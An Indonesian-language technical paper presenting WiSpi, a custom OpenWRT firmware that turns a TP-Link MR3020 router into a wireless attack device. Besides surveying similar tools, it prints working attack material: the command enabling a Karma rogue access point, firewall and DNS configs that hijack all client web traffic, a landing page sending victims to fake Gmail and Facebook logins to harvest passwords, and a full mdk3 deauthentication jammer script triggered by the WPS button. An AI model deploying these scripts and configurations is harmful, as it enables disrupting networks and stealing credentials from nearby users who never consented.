

WiSpi 1.1, Mini Karma Router for Wireless Pentester

Rama Tri Nanda¹
Independent Researcher¹
ramatrinanda@gmail.com

Abstract

OpenWRT development has important implications to relentless evolution the use of router. The router is no longer serves to continue and spread the data connection, but also extended into various functions beyond the standard functions. This possible because the linux operating system that implanted into the them. In fact, some of them even modified to become computer network penetration tool. Some of them known as Jasanger, Pineapple, and minipwner is already become success sample of it implementation. This paper will show you how to use karma as one of applications of network penetration. The main idea of this paper is spoke about how optimize a router that is relatively inexpensive, with all its limitations both in terms of it rom storage or memory capacity can be converted into a powerful penetration tool.

Keywords: OpenWRT, Penetration, Karma, Spoofing, Deauthentication.

Abstrak

Perkembangan openWRT yang seakan tanpa henti berdampak penting evolusi penggunaan router. Router tidak lagi hanya berfungsi meneruskan serta menyebar koneksi data, tapi sudah merambah ke berbagai fungsi diluar fungsi standar tersebut. Hal ini dimungkinkan karena system operasi linux yang ditanamkan ke dalam router. Beberapa darinya bahkan di implementasikan guna untuk melakukan penetrasi terhadap jaringan komputer. Beberapa project yang dikenal dengan nama Jasanger, Pineapple, serta minipwner adalah contoh sukses implementasinya. Paper ini akan menunjukkan bagaimana penggunaan karma sebagai salah satu aplikasi penetrasi jaringan. Ide utama tulisan ini adalah berbicara tentang bagaimana meoptimalkan sebuah router yang relatif murah, dengan segala keterbatasan baik di segi rom storage maupun kapasitas memori yang dimilikinya bisa dirubah menjadi alat penetrasi yang mumpuni.

Kata kunci: Openwrt, Penetrasi, Karma, Spoofing, Deautentifikasi.

1. Latar Belakang

Tp-link mr3020 adalah salah satu produk 3g router wifi yang menggunakan chipset Atheros sebagai processing unitnya. Sistem operasinya sendiri menggunakan linux yang di kostum untuk menjalankan berbagai fitur wireless networking dan dukungan terhadap modem 3G usb. Kendati demikian diluar system operasi standar yang digunakannya, mr3020 juga dapat di flashing dengan system operasi linux Openwrt.

Penggunaan system operasi Openwrt pada mr3020 sendiri tidak hanya memperkaya fitur yang dimilikinya, tetapi juga membuka kemampuan tersembunyi dan potensial router tersebut. Sebagai alat penetrasi jaringan wireless salah satunya. Disisi hardware, chipset atheros yang dimilikinya tergolong dalam chipset yang mengagumkan, dimana driver/aplikasi pendukungnya dikerjakan oleh banyak para praktisi jaringan dan para hacker. Fakta ini terpampang jelas dalam presentasi Adrian Chadd di Wireless CTF 2014.¹ Disana dia menggambarkan bagaimana chipset atheros bisa melakukan berbagai variasi serangan terhadap jaringan wireless.

Walaupun begitu belum banyak yang mengeksplorasinya lebih jauh. Termasuk menghasilkan satu jenis firmware yang pas dengan spesifikasi router mr3020. Salah satu hambatan yang dihadapi pengembang adalah besar Rom flash yang 4MiB tidak cukup jika harus menyimpan begitu banyak aplikasi pentest. Belum lagi memory yang dimilikinya hanya 32 MiB.

¹ Adrian Crenshaw. "Inside The Atheros Wifi Chips by Andrian Chadd.", Internet: <http://www.youtube.com/watch?v=WOcYTqoSQ68>, Aug. 12, 2014 [Apr. 20, 2015].

Memang kendala ini bisa diatasi dengan menggunakan metoda extroot/partisi swap eksternal, yakni membuat root file system dan swap bayangan di dalam usb flash disk. Tetapi suatu firmware yang didalamnya sudah terintegrasi aplikasi pentest tentu mempunyai nilai tersendiri, baik itu dari segi kemudahan distribusinya maupun kepraktisan dalam memflashing ke dalam router.

Paper ini akan membahas tentang hal yang telah disebutkan diatas, dimana penulis telah mengkompilasi sebuah firmware yang kemudian diberi nama Wispi (Wireless Spider) sebagai firmware mini dengan ukuran ≤ 4 MiB yang memiliki beberapa tools untuk pentrasi jaringan wireless. Selain penjabaran tentang Wispi, tulisan ini juga akan membahas secara singkat tentang beberapa project maupun riset yang menginspirasi project ini.

2. Project/Riset yang Relevan

2.1. Project Berupa Firmware dan Produk Router.

Ada beberapa project yang menjadi rujukan utama dari wispi, mereka adalah jajaran produk-produk yang juga mengimplementasikan openwrt dan mengkustomisasinya untuk kebutuhan penetrasi jaringan. Diantaranya adalah:

- Piranha², piranha merupakan nama kode dari sebuah project yang produknya adalah firmware yang berisi tools seperti aircrack-ng, mdk3, nmap, dnsspoof dan tool lainnya. Firmware ini ditujukan untuk router fonera 2201 yang memiliki spesifikasi: Chip Processor Atheros AR2315 180MHz, Rom flash 8MiB, Ram sebesar 16 MiB, 1 Lan dan sebuah port USB. F/W ini memiliki beberapa versi yang dikembangkan oleh seseorang bernick Orange sejak tahun 2008 hingga 2010. Dan kesemua versinya diimplementasikan di fonera 2201. Sayangnya project sudah tidak berjalan lagi, situs developer penyedia firmware pun sudah tidak beroperasi.
- Jasager³, adalah firmware yang dikembangkan oleh team digininja. Ciri khas paling melekat dari jasager adalah fitur 'Karma'ny. Karma di jelaskan sebagai tool yang dapat memberikan probe response yang sama dengan probe request yang dihasilkan oleh calon wireless client. Nama jasager sendiri merupakan diksi/kata dalam bahasa jerman yang berarti "yes man". Seperti halnya Piranha, Jasager dapat digunakan di router fonera 2201 dan juga fonera 2.0G. Fitur ini dikontrol lewat web user interface yang menggunakan ruby xml sebagai CGI nya.
- Pineapple MK I dan MK II, diperkenalkan September 2008 sebagai deretan produk pertama yang dijual oleh team Hak 5 di Hakshop nya. Routernya sendiri menggunakan fonera 2201 dan juga mengimplementasikan fitur Karma Jasager.
- Pineapple MK III⁴, merupakan Karma router yang menggunakan router ALFA Network AP51. Spesifikasinya adalah menggunakan processor Atheros AR2315A, rom flash 8 MiB, ram 32 MiB, 1 lan dan satu port USB. Aplikasi yang dimilikinya antara lain Karma, aircrack-ng yg digunakan untuk jamming (deauth dengan aireplay) , dnsspoof, arpspoof. Kesemua aplikasi tersebut dikontrol lewat web user interface dengan PHP4 sebagai sebagai CGI nya.
- Pineapple MK IV⁵, adalah versi upgrade dari pineapple MK III. DiJual oleh Hakshop diatas produk Alfa network AP121U dengan spesifikasi Processor Atheros AR9330 400Mhz, Rom flash 8MiB, Ram 32 MiB, 1 s/d 2 buah lan port dan sebuah port USB. MK IV tidak hanya mengalami peningkatan dari segi processor tapi juga peningkata dari segi applikasi yang memungkinkan adanya modul aplikasi tambahan yang dinamakan infusion. Infusion ini sendiri

2 "Piranha firmware.", Available: <http://www.ckgaming.co.uk/openwrt/piranha/openwrt-atheros-root.squashfs> , June 28, 2012 [Apr. 20, 2015].

3 Digininja. "Jasager firmware." available: https://digi.ninja/files/jasager_firmware_1.0.tar.bz2 [Apr. 20,2015].

4 "Pineapple MK III firmware.", Available <http://dl.dropbox.com/u/58371878/Jasager/Mark%20III%20Firmware/MK3FirmwareV2.1.2.zip>, [Apr. 20, 2015].

5 Hak5. "Pineapple MK IV firmware.", Available <https://www.wifipineapple.com/index.php?downloads&downloadUpgrade=2.8.1>, May. 12, 2013 [Apr. 20, 2015].

di kembangkan oleh pengguna MK IV dengan bermacam2 fungsi kegunaan diantaranya, jammer, reaver attack, ettercap, evil java, mitm, randomroll, smser, tcpdump, urlsnarf dan beberapa tool untuk kegiatan wireless pentest lainnya.

- Pineapple MK V⁶, merupakan produk teranyar dari versi Wifi Pineapple yang dipedagangkan oleh Hakshop. Routernya sendiri merupakan produk costumized dan bukan produk bebas. Spesifikasinya antara lain memiliki: CPU: 400 MHz MIPS Atheros AR9331, rom flash 16 MiB, ram 64 MiB, 1 Micro SD card slot, 1 port Lan an 1 port USB. Aplikasinya sendiri cukup beragam, mulai dari untuk wireless pentesting hingga tracking signal pesawat (dump 1090) dengan tambahan perangkat RTL SDR USB dogle. Seperti pendahulunya, system infusion juga digunakan untuk versi terbaru ini. Firmware pineapple MK V bisa didapatkan di .

2.2. Riset Berbasis Reverse Engineering

Reverse engineering firmware merupakan teknik membongkar dan menganalisa sebuah firmware. Rujukan paling bagus berkaitan dengan reverse engineering firmware ini bisa anda baca di blogsite penturalabs.⁷ Dalam postingannya itu Andy Davis menulis langkah-langkah melakukan reverse engineering pada firmware pineapple MK IV.

Tulisan tersebut membahas secara gamblang tentang penggunaan binwalk dan squashfuse untuk mendapatkan informasi tentang besar rootfs sekaligus mengekstraknya kedalam sebuah folder. Meskipun belum mencapai kesempurnaan, namun kontribusi dari pengunjung yang banyak mengomentari serta mengoreksi sisi teknisnya sudah lebih dari cukup untuk membuktikan bahwa pengkloningan pada router lain dengan platform yang sama dapat dengan mudah dilakukan.

3. WISPI

3.1. Penjelasan singkat tentang Wispi

Wispi merupakan firmware berbasis openwrt versi attitude adjustment 12.09 yang decompile untuk router berplatform atheros AR71xx. Platform ini banyak digunakan pada produk yang diperdagangkan bebas di Indonesia. Dalam kata lain router yang memungkinkan untuk menggunakan Wispi dapat mudah didapatkan oleh siapapun. Adapun persyaratan dari firmware ini adalah:

- Memiliki chip prosessor dalam keluarga AR71xx.
- Memiliki rom flash minimal 4MiB.
- Mendukung sepenuhnya Openwrt ver. Attitude Adjustment 12.09.
- Keberadaan USB port tidak wajib (optional), namun sangat disarankan memilih router yang memiliki port USB.

Untuk sementara pengembangan firmware ini masih saya tujukan untuk router TP-link MR3020, tapi kedepannya akan dikembangkan untuk router lain seperti TP-link MR3040, MR3220, MR3420, Buffalo WHR-HP-G300N dan router lain yang mencukupi persyaratan diatas.

Fitur yang dipunyai wispi bisa dikatakan cukup sederhana, yakni :

- Menjalankan Karma.
- Jamming wireless dengan mdk3.
- Dukungan terhadap usb wireless tambahan (wlan1) yang berplatform atheros untuk jamming wireless. Fitur ini juga memungkinkan diaktifkannya Karma pada wlan0 dan jammer menggunakan wlan1.
- Penggunaan tombol wps untuk melakukan jamming.
- Spoofhost (penyesatan dns) dengan modifikasi otomatis konfigurasi dhcp serta firewall.

6 Hak5. "Pineapple MK V firmware.", Available: https://www.wifipineapple.com/index.php?downloads&download_mk5_upgrade=2.2.0, Jan. 12, 2015 [Apr. 20, 2015].

7 Andy Davis. "Blue for the pineapple.", Internet: <http://penturalabs.wordpress.com/2013/04/25/blue-for-the-pineapple/>, Apr. 25, 2013 [Apr. 20, 2015].


- Kemudahan mengontrol dan menyetting konfigurasi semua tool dengan web user interface yang berbasis PHP. Web UI dibuat dengan merujuk pada web ui pineapple mk III dengan perbaikan disana-sini.⁸

Nama Wispi sendiri diambil dari akronim Wifi Spider, yang terinspirasi dari project WiDy oleh Vivek Ramachandran .

3.2. Memulai Wispi

Hal pertama yang perlu dilakukan adalah memflash router anda dengan firmware wispi dan kemudian mengatur ssh root password yang nantinya digunakan untuk masuk ke ssh shell. Berikut ini adalah langkah-langkahnya.


- Download firmware dari <https://github.com/smr86/wispi/firmware> dan kemudian unduh firmware sesuai dengan jenis router yang anda miliki .
- Masuk kedalam menu administrasi router di <http://192.168.1.1> , lalu pilih System tools > firmware upgrade > browse > pilih file openwrt-ar71xx-generic-tl-mr3020-v1-squashfs-factory.bin yg telah anda ekstrak barusan > Upgrade. Tunggu beberapa saat hingga router selesai melakukan reboot.
- Langkah berikutnya yakni melakukan koneksi telnet ke 192.168.1 dengan perintah telnet 192.168.1.1 di terminal console di linux atau cmd console di windows.



Gambar 1. Memasuki menu firmware upgrade dan melakukan Flashing.

- Terakhir masuk kedalam browser ke alamat url <http://192.168.1.1:1471>. Dan anda sudah memiliki Wispi di dalam router.

8 “WebUI pineapple MK III.”, available:
<https://www.dropbox.com/sh/y0an70sofvtezzl/AADBxFyxSJGCsTqHhackJHMra/Jasager/Mark%20III%20Firmware/pineapple-mk3-v1.0.2.tar.gz>, [Apr. 20, 2015].



Gambar 2. Tampilan muka Wispi.

4. Source Code


Bagian ini akan membahas tentang penggunaan tool's yang penting dalam Wispi baik itu cara penggunaan tool berikut kode yang bertanggung jawab atas eksekusinya.

4.1. Karma

Karma pertama kali di perkenalkan oleh Dino A. Dai Zovi dan Shane A. Macaulay pada tahun 2005 lewat presentasinya "All your layer are belong to us".⁹ Tapi saat itu karma hanya berjalan pada platform komputer linux yang besar. Baru di tahun 2008 team digininja memperkenalkan Karma/Jasager yang dapat bekerja pada OS linux yang kecil seperti OpenWrt.

Pada dasarnya Karma/jasager adalah aplikasi tambahan yang melekat pada package binary 'WPAD'. Dimana pengguna ketika file 'hostapd_cli' yang bertanggung jawab sebagai penampung perintah untuk mengaktifkan karma. Jika dieksekusi dengan perintah 'hostapd_cli -p /var/run/hostapd-phy0 karma_enable', maka yang terjadi adalah perintah pada file 'hostapd' untuk menjalankan karma. File 'hostapd' sendiri sebenarnya adalah file symbolic link dari 'WPAD'.

Dampak dari eksekusi pengaktifan karma adalah router akan merekam probe request SSID wireless dari semua calon korban yang berada disekitarnya dan membalas probe request ini dengan probe response berupa SSID yang sama dari yang diminta. Oleh karena itulah router yang mempunyai fitur karma disebut juga rouge AP.



Gambar 3. Deskripsi visual tentang cara kerja Karma.

9 Dani A. Dai Zovi. "All your layer belong to us.", available: <http://theta44.org/karma/All%20your%20layer%20are%20belong%20to%20us.ppt>, May 2005[Apr. 20,2015].

Didalam Wispi file-file yang bertanggung jawab untuk mengeksekusi Karma adalah:

- mac80211.sh, merupakan file yang bertanggung jawab untuk menghasilkan karma log. File ini terletak di /lib/wifi/mac80211.sh .
- hostapd_cli, merupakan file binary executable yang menampung sementara perintah untuk menjalankan karma. Selain itu file ini bukan bagian dari paket standar openwrt. File ini terletak di /usr/sbin/ hostapd_cli.
- Wpad, merupakan file yang sebenarnya mengeksekusi karma. File ini terletak di directory yang sama dengan hostapd_cli di /usr/sbin/ wpad.

Cara penggunaan lewat web interface Wispi cukup mudah, yaitu cukup dengan mengklik start pada section W_S Karma. Karma pun aktif dan siap menunggu dan membalas probe request dari wireless client di sekitarnya. Terkhusus untuk mr3020 karma juga bisa diaktifkan dengan memindahkan switch dari tombol Wispi ke 3G.

```

Status | Configuration | Advanced | About

Status
Wireless is currently enabled. | Stop
W_S Karma is currently enabled. | Stop
Autostart is currently disabled. | Start
Cron Jobs is currently enabled. | stop
Spoofohost is currently enabled. | stop
Jammer is currently disabled. | start

Karma association log

43446 8c:64:22:82:38:a5 192.168.1.171 and 192.168.1.171 68 *
43243 00:16:d3:e7:a1:c9 192.168.1.219 user 192.168.1.219 192.168.1.219:c9

IP address      HW type      Flags      HW address      Mask      Device
192.168.1.171   0x1          0x2       8c:64:22:82:38:a5  *        br-lan
192.168.1.219   0x1          0x2       00:16:d3:e7:a1:c9  *        br-lan

KARMA: ENABLED
KARMA: Probe Request from 8c:64:22:82:38:a5 for SSID 'hijaz'
KARMA: Checking SSID for start of association, pass through hijaz
KARMA: Successful association of 8c:64:22:82:38:a5

```

Gambar 4 Proof of Concept saat router menjalankan Karma.

4.2. Spoofohost

Spoofohost merupakan implementasi spoof/penyesatan semua dns pada port 80 yang diminta client ke halaman index.php. File yang men trigger spoofing adalah file konfigurasi firewall dan file dhcp. Hal ini merupakan hal yang lumrah digunakan sebagai setting pada captive portal. Tapi akan cukup berbahaya jika di halaman landingnya ditanamkan payload yang langsung aktif ketika client meminta membuka sebuah halaman http di browsernya. Pada versi 1.1 ini korban akan diarahkan ke halaman phishing yang juga mengidentifikasi user agentnya. Hasil dan log phishing akan terlihat di halaman admin <http://192.168.1.1:1471/phish.php>.

Adapun perubahan setting pada file konfigurasi firewall di /etc/config/firewall adalah penambahan redirect koneksi lan ke halaman /www/index.php.

```

----- /etc/config/firewall -----
config defaults
    option syn_flood 1

```

```
    option input            ACCEPT
    option output           ACCEPT
    option forward          REJECT
# Uncomment this line to disable ipv6 rules
#    option disable_ipv6    1

config zone
    option name             lan
    option network          'lan'
    option input            ACCEPT
    option output           ACCEPT
    option forward          REJECT

config zone
    option name             wan
    option network          'wan'
    option input            REJECT
    option output           ACCEPT
    option forward          REJECT
    option masq             1
    option mtu_fix          1

config forwarding
    option src              lan
    option dest             wan

# We need to accept udp packets on port 68,
# see https://dev.openwrt.org/ticket/4108
config rule
    option name             Allow-DHCP-Renew
    option src              wan
    option proto            udp
    option dest_port        68
    option target           ACCEPT
    option family           ipv4

# Allow IPv4 ping
config rule
    option name             Allow-Ping
    option src              wan
    option proto            icmp
    option icmp_type        echo-request
    option family           ipv4
    option target           ACCEPT

# Allow DHCPv6 replies
# see https://dev.openwrt.org/ticket/10381
config rule
    option name             Allow-DHCPv6
    option src              wan
    option proto            udp
    option src_ip           fe80::/10
    option src_port         547
    option dest_ip          fe80::/10
    option dest_port        546
    option family           ipv6
    option target           ACCEPT

# Allow essential incoming IPv6 ICMP traffic
config rule
```

```

option name Allow-ICMPv6-Input
option src wan
option proto icmp
list icmp_type echo-request
list icmp_type echo-reply
list icmp_type destination-unreachable
list icmp_type packet-too-big
list icmp_type time-exceeded
list icmp_type bad-header
list icmp_type unknown-header-type
list icmp_type router-solicitation
list icmp_type neighbour-solicitation
list icmp_type router-advertisement
list icmp_type neighbour-advertisement
option limit 1000/sec
option family ipv6
option target ACCEPT

# Allow essential forwarded IPv6 ICMP traffic
config rule
option name Allow-ICMPv6-Forward
option src wan
option dest *
option proto icmp
list icmp_type echo-request
list icmp_type echo-reply
list icmp_type destination-unreachable
list icmp_type packet-too-big
list icmp_type time-exceeded
list icmp_type bad-header
list icmp_type unknown-header-type
option limit 1000/sec
option family ipv6
option target ACCEPT

# include a file with users custom iptables rules
config include
option path /etc/firewall.user

config redirect
option src lan
option proto tcp
option src_dport 80
option src_ip !192.168.1.1
option dest_port 80
option dest_ip 192.168.1.1
option target DNAT

config redirect
option src lan
option proto tcp
option src_dport 443
option src_ip !192.168.1.1
option dest_port 443
option dest_ip 192.168.1.1
option target DNAT
-----file end -----

```

sedangkan pada file dhcp di /etc/config/dhcp konfigurasinya adalah:


```

-----/etc/config/dhcp -----
config dnsmasq
    option domainneeded      1
    option boguspriv        1
    option filterwin2k       0 # enable for dial on demand
    option localise_queries  1
    option rebind_protection 1 # disable if upstream must serve RFC1918
addresses
    option rebind_localhost 1 # enable for RBL checking and similar
services
    #list rebind_domain example.lan # whitelist RFC1918 responses for
domains
    #option local      '/lan/'
    #option domain     'lan'
    option expandhosts  1
    option nonegcache   0
    option authoritative 1
    option readethers   1
    option leasefile    '/tmp/dhcp.leases'
    option resolvfile   '/tmp/resolv.conf.auto'
    #list server        '/mycompany.local/1.2.3.4'
    #option nonwildcard  1
    #list interface     br-lan
    #list notinterface  lo
    #list bogusnxdomain '64.94.110.11'

config dhcp lan
    option interface lan
    option start      100
    option limit       150
    option leasetime  12h

config dhcp wan
    option interface wan
    option ignore     1

config 'domain'
    option name      '#'
    option ip        '192.168.1.1'
-----file end -----

```

Landing pages (/www/index.php) yang di gunakan di adalah halaman yang meredirect setiap permintaan url ke halaman phishing. File itu berisikan:

```

----- /www/index.php -----
<?php
?>

<html>
<head>
</head>
<body>
<script type="text/javascript">
var isMobile = {
    Android: function() {
        return navigator.userAgent.match(/Android/i);
    }
};
if ( isMobile.Android() ) {
    document.location.href = "http://mobile.gmail.com/login.htm";

```

```
    }  
else {  
    document.location.href="http://mobile.facebook.com/login.html";  
}  
</script>  
</body>  
</html>  
  
----- file end -----
```



Gambar 5. Halaman phishing yang responsive tempat korban di arahkan.



Gambar 6. Halaman phishing log menunjukkan hasil phishing username dan password.

4.3. Jammer

Jammer merupakan pengembangan fitur/modul dari disruptor yang penulis presentasikan di Idsecconf 2013.¹⁰ Ide intinya adalah menjalankan tools mdk3 dengan menggunakan tombol. Pada Wispi control terhadap penggunaan jammer dapat dilakukan pada dua opsi yakni lewat tombol 'wps' pada router dan bisa juga lewat web interface dengan mengklik tombol 'start'. Selain itu wireless interface untuk jammer juga dapat menggunakan usb wireless tambahan (wlan1) berchipset atheros (spt. TP-link wn722 N, Alfa card AWUSH036NHA karna didalam Wispi sudah terinstall package 'kmod-ath9k-htc'.

Script jammer sendiri berada di '/usr/sbin/disruptor' yang menjalankan deauth dengan opsi whitelist (exception list). Isi disruptor adalah:

```
----- /usr/bin/disruptor -----
#!/bin/sh
echo =====
echo Actually this script is created by raldnor
echo I just mod it, u can find it here
echo http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-
script/
echo =====

GENLIST=`cat /etc/config/wireless | grep 'macaddr' | awk '{print $3}' >
/root/whitelist`
THELIST=/root/whitelist

sleep 1

if [ "$(pidof mdk3)" ]
then
logger "Disruptor is running, killing it now..."
kill $(pidof mdk3)
if grep -q mon0 /proc/net/dev
then
logger "Monitor interface up, bringing it down..."
airmon-ng stop mon0
fi
logger "Done."
else
logger "Disruptor not running, starting now..."
if grep -q mon0 /proc/net/dev
then
logger "Monitor mode active..."
else
logger "Monitor mode not active, starting now..."
if grep -q wlan1 /proc/net/dev
then
airmon-ng start wlan1 &
logger "airmon-ng start in wlan1"
else
airmon-ng start wlan0 &
logger "airmon-ng start in wlan0"
fi
fi
logger "Starting MDK3..."
sleep 1
```

10 Rama Tri Nanda. "Turning MR3020 into An Automate Wireless Attacker.", available: <http://www.slideshare.net/idsecconf/24-23130352>, June 18,2013[Apr. 20,2015].

```
mdk3 mon0 d -w $THELIST &
logger "Disruptor active! Bailing out!"
fi
```

----- file end -----


File yang mendeklarasikan fungsi eksekusi jammer lewat button 'wps' ada di '/etc/savevar' isinya adalah:

```
-----/etc/savevar-----
#!/bin/sh
uci add system button
uci set system.@button[-1].button=wps
uci set system.@button[-1].action=pressed
uci set system.@button[-1].handler='/usr/sbin/disruptor'
uci commit system
----- file end -----
```

```
192.168.1.1 - PuTTY
Jan 1 00:04:06 Wispi daemon.info hostapd: wlan0: STA 8c:64:22:82:38:a5 IEEE 802.11: au
thenticated
Jan 1 00:04:06 Wispi daemon.info hostapd: wlan0: STA 8c:64:22:82:38:a5 IEEE 802.11: as
sociated (aid 1)
Jan 1 00:04:06 Wispi daemon.info dnsmasq-dhcp[1199]: DHCPREQUEST(br-lan) 192.168.1.171
8c:64:22:82:38:a5
Jan 1 00:04:06 Wispi daemon.info dnsmasq-dhcp[1199]: DHCPACK(br-lan) 192.168.1.171 8c:
64:22:82:38:a5 android-89477d1b0879fe68
Jan 1 00:05:01 Wispi cron.info crond[1127]: crond: USER root pid 1649 cmd /wispi/clean
up.sh
Jan 1 00:05:01 Wispi user.notice root: CLEANUP: Clean-up Script Executed
Jan 1 00:05:01 Wispi user.notice root: CLEANUP: Karma log looking good
Jan 1 00:05:01 Wispi user.notice root: CLEANUP: memory looking good
Jan 1 00:06:34 Wispi user.notice root: Disruptor not running, starting now...
Jan 1 00:06:34 Wispi user.notice root: Monitor mode not active, starting now...
Jan 1 00:06:34 Wispi user.notice root: airmo-n-g start in wlan0
Jan 1 00:06:34 Wispi user.notice root: Starting MDK3...
Jan 1 00:06:35 Wispi user.notice root: Disruptor active! Bailing out!
Jan 1 00:06:35 Wispi kern.info kernel: [ 395.700000] device mon0 entered promiscuous
mode
Jan 1 00:07:22 Wispi user.notice root: Disruptor is running, killing it now...
Jan 1 00:07:23 Wispi user.notice root: Monitor interface up, bringing it down...
Jan 1 00:07:23 Wispi user.notice root: Done.
root@Wispi:~#
```

Gambar 7. Log di saat jammer di aktifkan dan kemudian dinonaktifkan lewat web interface.

